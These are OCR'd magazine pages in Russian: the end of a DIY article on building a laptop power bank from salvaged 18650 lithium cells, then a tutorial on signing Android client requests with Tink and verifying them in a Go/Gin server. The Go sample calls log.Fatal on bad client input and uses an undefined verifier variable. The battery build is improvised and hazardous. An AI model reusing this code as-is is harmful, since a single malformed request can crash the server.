- **Холдеры.** Действительно, зачем вообще насиловать аккумулятор, если его можно просто вставить в специальный пластиковый держатель? Это очень просто в сборке, а при необходимости поврежденный или непонравившийся элемент можно легко и быстро заменить. Минусы — добавляют лишние несколько миллиметров с каждой стороны, стоят не такие уж копейки, и подводящие провода на больших нагрузках могут заметно греться. Качественные же холдеры стоят еще дороже — по цене они сопоставимы с дешевыми аккумуляторами.
- Изначально приваренные продавцом **никелевые ленты**. Они позволяют припаяться к аккумулятору легко и без перегрева. Наверное, наиболее годный вариант после сварки.


Так как в мою деревню нормальные магазины не завезли, пришлось колхозить из чего было. У меня валялось шесть штук розовых банок Samsung по 2600 мА · ч и три безымянные новые (без следов пайки или сварки) банки по 3000 мА · ч. Для батареи я выбрал конфигурацию 3S3P, где вся батарея собрана из трех одинаковых блоков (две банки Samsung и одна безымянная), чтобы емкость сегментов была приблизительно одинаковая. Все банки были спаяны и надежно замотаны красной изолентой.

Теперь нужно подцепить их к BMS.



Плата BMS

Батареи собираются немного необычно для новичков, но если подумать — все становится очевидно.



Как подключать банки 18650 к BMS

При этом емкость можно увеличить, до бесконечности добавляя параллельно еще ячейки.

И нагрузка, и зарядка подключаются к единственным оставшимся площадкам с метками P+ и P-. Минус будет у всей схемы общий, его можно сразу припаивать к выходу понижающего модуля на входе, а вот с плюсом стоит повременить.

Дело в том, что экономные китайцы решили не ставить диод на выход понижающего модуля. Из-за этого, пока выход модуля подключен к батарее, на нем всегда светится индикаторный диод, а на входе платы (и на входном гнезде) появляется напряжение батареи. И если постоянно светящийся светодиод можно попросту выпаять, то напряжение на входе — это совсем не по фэншую, надо исправлять. Желания городить свой преобразователь не было, так что я просто взял мощный диод и поставил его в разрыв плюсовой линии от зарядного модуля к плюсу BMS. Решение грязное, но рабочее. Можно было воткнуть диодную сборку Шоттки из компьютерного блока питания, но пусть пока так. Хотя, конечно, падение напряжения у нее было бы меньше, как и нагрев.

Дальше нужно подключить выходной преобразователь. Его питаем через кнопку, чтобы на выходе не было напряжения постоянно. На саму микросхему стоит наклеить радиатор — греться он должен и будет. По выходу добавил красивый советский конденсатор на 25 В / 470 мкФ.

Провода я использую толстые медные многожильные с сечением 1,2 мм, чтобы точно не грелись. Из них же скручиваем выходной провод к штекеру для зарядки самого ноутбука. Я сделал 25 см — хватает.

Чтобы в критический момент не гадать, сколько осталось зарядки в нашей гальванической банке, и своевременно ее заряжать, я заказал простой индикатор уровня оставшегося заряда. Мой экземпляр настраиваемый, у него можно выбрать, сколько ячеек соединено последовательно, но если надумаешь брать не такой, как у меня, — убедись, что он рассчитан на соединение 3S. Его минус я подпаял к общему, а плюс — после кнопки, чтобы он не горел все время. К тому же он довольно яркий и кушает ненулевой ток, так что еще и из соображений энергосбережения стоит поступить, как я.

Вообще, изначально я думал поставить электронную измерительную головку с вольтметром и амперметром, при этом амперметр подключить в разрыв выходной цепи после повышающего преобразователя. Вольтметр же сделать переключаемым, чтобы при желании можно было смотреть напряжение на батарее до преобразователя, а остальное время — напряжение на выходе, который на зарядку ноутбука. Потом сообразил, что поздновато об этом подумал, перспектива ждать еще два месяца меня не прельщала, и от идеи я отказался, поставив изначально купленный индикатор.

Теперь последний модуль — быстрая зарядка. Входное напряжение для него — 12 В, так что я подал питание прямо от батареи через ту же кнопку, что и выход ноутбука. На вход — импортный электролитический конденсатор 16 В / 470 мкФ, но можно и без него.

Настройка

Настройка крайне проста. Мой мультиметр немного модернизирован, чтобы были щупы-крокодилы, что сейчас оказалось очень удобно. Один щуп я посадил на общий минусовый контакт, второй — сразу после диода, на провод, идущий к BMS. От плюса BMS провод пока что следует отпаять. Теперь подключаем ноутбучное зарядное ко входу понижающего модуля и крутим ручку напряжения до получения 12,6 В на мультиметре. Отключаем щуп, припаиваем провод на место к BMS.

Теперь положительный щуп вешаем на выход повышающего преобразователя, предварительно выставив на нем минимальное напряжение. Включаем кнопку, мультиметр должен показать напряжение батареи. Крутим ручку напряжения на выход, пока не получим требуемый ноутбуком (у меня 19 В). Отключаем кнопку и снимаем оба щупа мультиметра. Настройка завершена.

Все, с электронной начинкой совсем закончили. Осталось только положить это в какой-нибудь корпус.

Корпус

Промдизайнер из меня крайне слабый, я предпочитаю делать так, чтобы просто работало. Поэтому я просто засунул все в коробку от шурупов, которая удачно попалась на глаза при сборке.

В ней я прорезал отверстие под входное гнездо и посадил его на термосопли. Такая же участь постигла модуль быстрой зарядки, он расположился вверх дном над аккумуляторами и был надежно залит все теми же соплями.

Отверстие под кнопку было прорезано задней левой ногой, иначе я не могу объяснить собственную косорукость. Еще одна прорезь была выцарапана прямо в месте контакта крышки и боковой стенки. Она по высоте ровно как сложенный вдвое провод, а по ширине как одинарный. Сам провод я не приклеивал туда, чтобы его можно было убрать в небольшое свободное место внутри сбоку, когда он не нужен. В том же свободном месте расположился индикатор уровня зарядки.

Плата BMS была приклеена прямо сверху на аккумуляторы, рядом с ней — плата входного понижающего преобразователя с радиатором. Она немного упирается в крышку, но это почти незаметно.

Выходной конвертер я поместил возле кнопки в свободное место между аккумуляторами. Как ты помнишь, у меня девять ячеек 18650, но расположил я их в два слоя: пять в нижнем и четыре в верхнем. В оставшееся место прекрасно влез повышающий модуль.

Что ни в коем случае забывать нельзя (и о чем я благополучно забыл вначале) — радиатор повышающего преобразователя (да и понижающего тоже) не должен касаться аккумуляторов, иначе тебе грозит перегрев и взрыв! Радиатор можно отделить фольгой, но вместо этого я переклеил его чуть выше, чтобы он не касался банок. Во время работы я просто открываю крышку, чтобы радиатор нормально охлаждался. Колхоз? Нет, не слышал!


WWW


Если захочешь собрать свой, более практичный корпус, о разных материалах для корпусов можешь почитать в этой статье.

ФОТКИ

Перфекционистам и лицам впечатлительным к просмотру строго противопоказано!


В закрытом и сложенном виде гаджет довольно компактный.






Вид внутри. Провода, хоть и торчат, не мешают. О технике безопасности тактично промолчу.

Зарядное гнездо щедро залито термоклеем. И аккумуляторные банки тоже. На бумажке написано напряжение — чтобы не перепутать провода при сборке.



Новенький индикатор (решил пока не приклеивать).




А ночью это просто красиво. Мягкий голубой свет от диода на модуле быстрой зарядки помогает не потерять его в темноте.

ЭПИЛОГ

Как видишь, собрать полезный в хозяйстве гаджет своими руками совсем несложно! А если довести до ума внешний вид — будет совсем хорошо. Успехов в повторении, и не забывай о специфических нравах литиевых аккумуляторов.

ПОЛУЧИ И РАСПИШИСЬ



ЗАЩИЩАЕМ ПОДПИСЬЮ ЗАПРОСЫ ПРИЛОЖЕНИЯ ДЛЯ ANDROID

Цифровая подпись запросов к серверу — это не какая-то черная магия или удел избранных сумрачных безопасников. Реализация этой функциональности в мобильном приложении вполне по силам любому хорошему разработчику — при условии, что он знает правильные инструменты и подход к этой задаче. И если хорошим разработчиком тебе придется становиться самостоятельно, то о правильных инструментах и подходах я расскажу в этой статье.

Артем
fi5t@protonmail.com

При разработке клиент-серверных приложений под Android есть несколько очевидных способов сделать соединение безопаснее. Кажется, что к 2020 году уже все выучили аббревиатуру HTTPS как мантру, да и Google со своей стороны помогает, запрещая по умолчанию HTTP-трафик в новых версиях ОС. Чуть более продвинутые товарищи знают, что сам по себе HTTPS защищает не от всех векторов атак (привет, Мэллори!), и накручивают SSL Pinning (aka Certificate/Public Key Pinning). Чаще всего защита канала на этом заканчивается. Да и честно говоря, в большинстве случаев этой защиты достаточно. Особенно если с помощью шифрования пользовательских данных и проверки на недоверенное окружение ликвидируются другие векторы атаки.

Но бывает и по-другому. Приложение вынуждено работать в недоверенной среде, а это значит, что зловред на клиентском устройстве может перехватить токены доступа к серверу прямо из памяти приложения. Далее, в зависимости от реализации механизма инвалидации этих токенов, злоумышленник какое-то время может выполнять запросы от лица пользователя. У этой проблемы есть решение — вешать цифровую подпись на все запросы, выполняющиеся из авторизованной зоны. Как правило, это все запросы, которые не `/login` или `/register`. О том, как реализовать подпись запросов на клиенте и на сервере, а также о подводных камнях и ограничениях этой техники поговорим в статье.

КРИПТОЛИКБЕЗ

Чтобы сделать повествование более системным, давай для начала синхронизируемся в понятиях и освежим знания криптографии, если они по какой-то причине заплесневели.


Начнем с понятия **цифровая подпись**. Тема ЦП довольно обширная, поэтому ограничимся асимметричной схемой цифровой подписи, в которой участвуют открытый и закрытый ключи. В самом простом случае цифровая подпись работает по следующему алгоритму:

1. Алиса шифрует документ своим закрытым ключом, тем самым подписывая его.
2. Алиса отправляет подписанный документ Бобу.
3. Боб расшифровывает документ с помощью открытого ключа Алисы, тем самым проверяя подпись.

Это работает, но есть проблема. Если документ, подписанный Алисой, — чек на некоторую сумму денег, то неблагонадежный Боб сможет обналичивать этот чек, пока у Алисы не закончатся деньги на счете или пока Боба не поймают. Для борьбы с этой проблемой применяются метки времени. Алиса добавляет к документу текущее время и шифрует его вместе с документом. Банк, в который Боб приносит этот чек и открытый ключ Алисы, расшифровывает документ и сохраняет метку времени. Теперь при попытке обналичить такой чек повторно банк заблокирует эту операцию, так как метки времени будут одинаковые.

Еще не заскучал? Потерпи, это все нам пригодится уже скоро, когда будем писать реализацию. Финальный аспект, который хочется обсудить, — производительность асимметричных криптосистем. Они оказываются довольно неэффективны на больших массивах данных, а значит, попытка применить этот подход для подписи объемных запросов будет нещадно жрать батарею смартфона и замедлять общение с сервером. Для ускорения всей этой машинерии принято использовать односторонние хеш-функции. Итоговая версия алгоритма будет выглядеть так:

1. Алиса вычисляет значение хеш-функции для документа.
2. Алиса шифрует **это значение** своим закрытым ключом, тем самым подписывая документ.
3. Алиса посылает Бобу документ и подписанное хеш-значение.
4. Боб вычисляет значение хеш-функции для документа, присланного Алисой.
5. Боб расшифровывает значение хеш-функции документа, присланного Алисой.
6. Боб сравнивает это значение с вычисленным самостоятельно. Если они совпадают, то подпись подлинна.



Как работает цифровая подпись

Как видно из примеров — надежность механизма цифровой подписи базируется на двух предположениях:

1. Закрытый ключ Алисы доступен только ей и больше никому.
2. У Боба находится открытый ключ именно Алисы, а не кого-то другого.

РЕАЛИЗАЦИЯ КЛИЕНТСКОЙ ЧАСТИ

Теперь ты должен примерно представлять, как можно реализовать подпись запросов. Способов реализации больше одного, но я покажу самый, по моему мнению, простой и удобный.

Для начала определимся с генерацией ключей и с самим алгоритмом цифровой подписи. Очень не рекомендую писать это все руками, используя криптопримитивы из Android SDK. Лучше взять готовое и зарекомендовавшее себя решение — библиотеку Tink, написанную сумрачными гениями из Google. Она решает сразу несколько наших проблем:

- сохраняет ключи в Android Keystore, что практически исключает их насильственное извлечение с устройства. А значит, обеспечивает нам истинность первого предположения о надежности механизма цифровой подписи;
- предоставляет надежный алгоритм подписи на эллиптических кривых — ECDSA P-256;
- предоставляет удобные криптопримитивы и API для создания цифровой подписи.

Подключаем библиотеку к проекту (`implementation 'com.google.crypto.tink:tink-android:1.5.0'`) и генерируем пару ключей, которые сразу будут сохранены в Android Keystore:

```
companion object {
  const val KEYSET_NAME = "master_signature_keyset"
  const val PREFERENCE_FILE = "master_signature_key_preference"
  const val MASTER_KEY_URI = "android-keystore://
master_signature_key"
}

SignatureConfig.register()

val privateKeysetHandle = AndroidKeysetManager.Builder()
  .withSharedPref(application, KEYSET_NAME, PREFERENCE_FILE)
  .withKeyTemplate(EcdsaSignKeyManager.ecdsaP256Template())
  .withMasterKeyUri(MASTER_KEY_URI)
  .build()
  .keysetHandle
```

Чтобы сервер мог проверить нашу цифровую подпись, ему нужно как-то передать публичный ключ от той пары, которую мы сгенерировали выше. Делать это правильнее всего на этапе авторизации. Публичный ключ не секретный, поэтому мы вполне можем передать его прямо в запросе вместе с логином и паролем пользователя, предварительно закодировав в Base64:

```
val bos = ByteArrayOutputStream()
val w = BinaryKeysetWriter.withOutputStream(bos)

privateKeysetHandle.publicKeysetHandle.writeNoSecret(w)

val response = api.login(
  LoginRequest(
    username,
    password,
    Base64.encodeToString(bos.toByteArray(), Base64.DEFAULT)
  )
)

bos.close()
```

Tink не позволяет работать с ключевым материалом напрямую. Вместо этого библиотека предлагает концепцию Reader/Writer'ов, которые позволяют читать и писать ключи в JSON-представлении или в бинарном. Подробности есть в документации.

Теперь получим примитив для создания цифровой подписи:

```
val signer = privateKeysetHandle.getPrimitive(PublicKeySign::class.
java)
```

После написания кода можно и попроектировать ;) Если ты забыл постановку задачи, то нам нужно обеспечить подпись всех запросов из авторизованной зоны. Проще всего это сделать с помощью абстракции **network interceptor** из библиотеки OkHttp. Что-то похожее можно сделать на чем угодно, но с OkHttp удобнее. Составим список функциональных требований к нашему механизму подписи запросов:

1. Подписывать нужно только запросы из авторизованной зоны.
2. В подпись должны быть включены следующие стандартные заголовки: `Authorization`, `User-Agent`.
3. К запросу необходимо добавить метку времени в виде заголовка `Data`, который также должен быть подписан. Значение заголовка — дата и время в формате ISO-8601.
4. Данные для подписи формируются по следующему шаблону:

```
(request-target): %method% %request_uri%\n
host: %host_header_value%\n
authorization: %authorization_header_value%\n
user-agent: %user-agent_header_value%
```

5. Добавить к запросу заголовок `X-Signed-Headers`, в котором нужно указать заголовки, участвующие в подписи **в том же порядке**, в каком они были добавлены в строку для формирования подписи.
6. Для запросов с телом необходимо дополнительно вычислять хеш SHA-512 от тела и добавлять его как в виде заголовка `Digest`, так и в строку для формирования подписи.
7. Добавить к запросу заголовок `X-Signature`, содержащий закодированную в Base64 цифровую подпись.

Если что-то осталось непонятным, то не переживай. Сейчас мы это все реализуем в коде, и понимание сразу наступит. По крайней мере, я в это верю...

Весь исходный код будет доступен по ссылке в конце статьи, поэтому дальше мы разберем только действительно важные части. Весь код находится внутри класса-перехватчика, который мы потом подключим в конструктор OkHttp-клиента:

```
class SigningInterceptor constructor(val signer: PublicKeySign) :
Interceptor {
  override fun intercept(chain: Interceptor.Chain): Response {
    // Почти все находится здесь
  }
}
```

Для выполнения первого требования отстрелим все запросы из неавторизованной зоны. Благо у нас такой только один — запрос на авторизацию.

```
val originalRequest = chain.request()

if (originalRequest.url.encodedPath.contains("/login") &&
originalRequest.method == "POST") {
  return chain.proceed(originalRequest)
}
```

Теперь составим список имен заголовков, которые будут участвовать в подписи. Не забудь, порядок следования важен!

```
val headerNames = mutableListOf("authorization", "user-agent", "date"
)
```

Здесь указаны не только стандартные заголовки, но и дополнительные. Из дополнительных у нас пока только метка времени. Сами дополнительные заголовки объявим в другой переменной:

```
val additionalHeaders = mutableMapOf(
  "Date" to LocalDateTime.now().toString()
)
```

Тут есть важный нюанс — если планируется использовать метку времени не просто для сравнения описанного в теоретической части, а для чего-то более умного, то часы клиента и сервера должны быть синхронизированы.

Теперь, по требованию 4, составим строку, которую будем потом подписывать:

```
val originalHeaders = originalRequest.headers
  .filter { headerNames.contains(it.first.toLowerCase()) }
  .associateBy({ it.first.toLowerCase() }, { it.second })

val headersToSign = originalHeaders + additionalHeaders.mapKeys { it.
key.toLowerCase() }
val requestTarget = "(request-target): ${originalRequest.method.
toLowerCase()} ${originalRequest.url.encodedPath}\n"

val signatureData = requestTarget + headerNames.joinToString("\n") {
  "$it: ${headersToSign[it]}"
}
```

Осталось вычислить сигнатуру, прикрепить к запросу все необходимые заголовки и запустить на выполнение:

```
val signature = Base64.encodeToString(
  signer.sign(signatureData.toByteArray()),
  Base64.NO_WRAP
)

val request = originalRequest.newBuilder()
  .apply { additionalHeaders.forEach { addHeader(it.key, it.value) }
}
  .addHeader("X-Signed-Headers", headerNames.joinToString(separator =
" "))
  .addHeader("X-Signature", signature)

return chain.proceed(request.build())
```

Убедимся, что все работает, и дополним нашу реализацию вычислением хеша от тела запроса:

```
originalRequest.body?.let {
  val body = okio.Buffer()
  val digest = MessageDigest.getInstance("SHA-512").apply { reset() }

  it.writeTo(body)

  headerNames += "digest"
  additionalHeaders["Digest"] = digest.digest(body.readByteArray())
    .joinToString("") { "%02x".format(it) }
}
```

На этом реализацию клиентской части можно считать завершенной. Добавляем перехватчик в конструктор HTTP-клиента и переходим к реализации серверной части:

```
val httpClient = OkHttpClient.Builder()
  .addNetworkInterceptor(signingInterceptor)
  .build()
```

РЕАЛИЗАЦИЯ СЕРВЕРНОЙ ЧАСТИ

Серверную часть будем реализовывать на Go. В качестве веб-фреймворка возьмем Gin. Этот стек не строго обязателен для нашей задачи, поэтому при желании ты можешь взять любой удобный тебе. Единственное условие, которое обязательно в рамках этой статьи, но также не является какой-то догмой, — поддержка выбранного тобой ЯП должна быть в библиотеке Tink. Довольно удобно использовать одинаковую реализацию криптографии и на клиенте, и на сервере. Это избавляет от кучи проблем при реализации и дальнейшей поддержке.

Сначала определимся с ручками, которые нам понадобятся:

- `POST /login` — метод без какой-либо авторизации, принимает логин и пароль;
- `POST /refresh` — обновляет токен, выданный на этапе логина;
- `GET /user` — возвращает информацию о пользователе.

Можно сделать еще `/logout`, но, поскольку мы будем использовать JWT в качестве токена, этот метод имеет мало смысла для мобильного приложения.

Чтобы не усложнять себе жизнь, воспользуемся готовой middleware для Gin, которая возьмет на себя все хлопоты с токенами, — gin-jwt. Она неидеальна, но в качестве учебного примера вполне сойдет. Теперь у нас есть все, чтобы набросать каркас сервера:

```
func main() {
  router := gin.Default()

  mw := createJwtMiddleware()

  router.POST("/login", mw.LoginHandler)

  authorized := router.Group("/")
  authorized.Use(mw.MiddlewareFunc())
  authorized.Use(signatureVerifierMiddleware())
  {
    authorized.GET("/user", userInfo)
    authorized.POST("/refresh", mw.RefreshHandler)
  }

  log.Fatal(router.Run(":8080"))
}
```

Функция `createJwtMiddleware()` нам менее интересна, так как практически полностью повторяет пример из репозитория gin-jwt. Она создает преднастроенную мидлварь, которая умеет выдавать и обновлять токены. А вот `signatureVerifierMiddleware()` как раз реализует верификатор подписи запросов от клиента, основанный на пришедшем от него публичном ключе. Ее мы разберем самым подробным образом чуть ниже. Публичный ключ клиента можно хранить где угодно, но в данном примере я использую для этого базу данных SQLite.

Теперь разберемся, как реализовать мидлварь с верификатором подписи. Для начала необходимо самостоятельно сформировать подпись по тому же алгоритму, который мы использовали на клиенте:

```
requestTarget := fmt.Sprintf("(request-target): %s %s",
  strings.ToLower(ctx.Request.Method),
  ctx.Request.RequestURI
)

signedHeaderNames := strings.Split(ctx.GetHeader("X-Signed-Headers"),
" ")
signatureData := []string{requestTarget}

for _, name := range signedHeaderNames {
  value := fmt.Sprintf("%s: %s", name, ctx.GetHeader(name))
  signatureData = append(signatureData, value)
}

signatureString := strings.Join(signatureData, "\n")
```

Для создания верификатора нам потребуется публичный ключ пользователя. Его нужно загрузить из базы и преобразовать:

```
username := jwt.ExtractClaims(ctx)["id"]
row := db.QueryRow("SELECT public_key FROM users WHERE username == ?"
, username)

var public_key string
if err := row.Scan(&public_key); err != nil {
  log.Fatal(err)
}

res, _ := base64.StdEncoding.DecodeString(public_key)
buf := bytes.NewBuffer(res)
r := keyset.NewBinaryReader(buf)
pub, _ := keyset.ReadWithNoSecrets(r)

verifier, err := signature.NewVerifier(pub)
if err != nil {
  log.Fatal(err)
}
```


Теперь у нас есть все компоненты, чтобы проверить подпись пришедшего запроса. Вариант подписи, которую посчитал backend, уже лежит в `signatureString`. Подпись, пришедшую от клиента, сохраняем в `inputSignature` и верифицируем:

```
inputSignature, err := base64.StdEncoding.DecodeString(ctx.GetHeader(
"X-Signature"))
if err != nil {
  log.Fatal(err)
}

if err := v.Verify(inputSignature, []byte(signatureString)); err !=
nil {
  ctx.AbortWithStatusJSON(http.StatusForbidden, gin.H{"error": err.
Error()})
}
```

Полную реализацию можно будет также найти по ссылке в конце статьи.

КОЕ-ЧТО ЕЩЕ...

Искушенный читатель, скорее всего, уже догадался, какая проблема у описанной схемы. Это момент отправки публичного ключа на сервер. Если злоумышленник полностью контролирует канал передачи и смог перехватить публичный ключ во время авторизации пользователя, то ему ничто не мешает подменить этот ключ своим. В этом случае он также получает возможность подписывать запросы самостоятельно, что сводит к нулю безопасность приведенной схемы. Работает это следующим образом.



MITM с подменой публичного ключа

Самый простой способ прикрыться от этой проблемы — реализовать Certificate Pinning на стороне мобильного приложения. До версии Android 7.0 это лучше всего делать через CertificatePinner в OkHttp, а начиная с этой версии — через Network Security Config.

ИТОГИ


Надеюсь, теперь ты гораздо лучше понимаешь, зачем нужна подпись запросов и как ее правильно реализовать относительно небольшими усилиями. Конечно, это все равно дополнительная работа и код, который нужно поддерживать, да и разбираться в этом всем тоже на каком-то уровне нужно. Именно поэтому многие компании не реализуют у себя такую полезную практику, оставляя злоумышленникам лазейки в безопасности. Но ты теперь знаешь, что надо делать.

WWW

- Репозиторий с кодом Android-приложения
- Репозиторий с кодом бэкенда на Go
- Signing HTTP Messages

БЕЗОПАСНОСТЬ ПАМЯТИ

УЧИМСЯ ИСПОЛЬЗОВАТЬ УКАЗАТЕЛИ И ЛИНЕЙНЫЕ ТИПЫ



Даниил Батурин
Координатор проекта VyOS (https://vyos.io), «языковед», функциональщик, иногда сетевой администратор
daniil@baturin.org

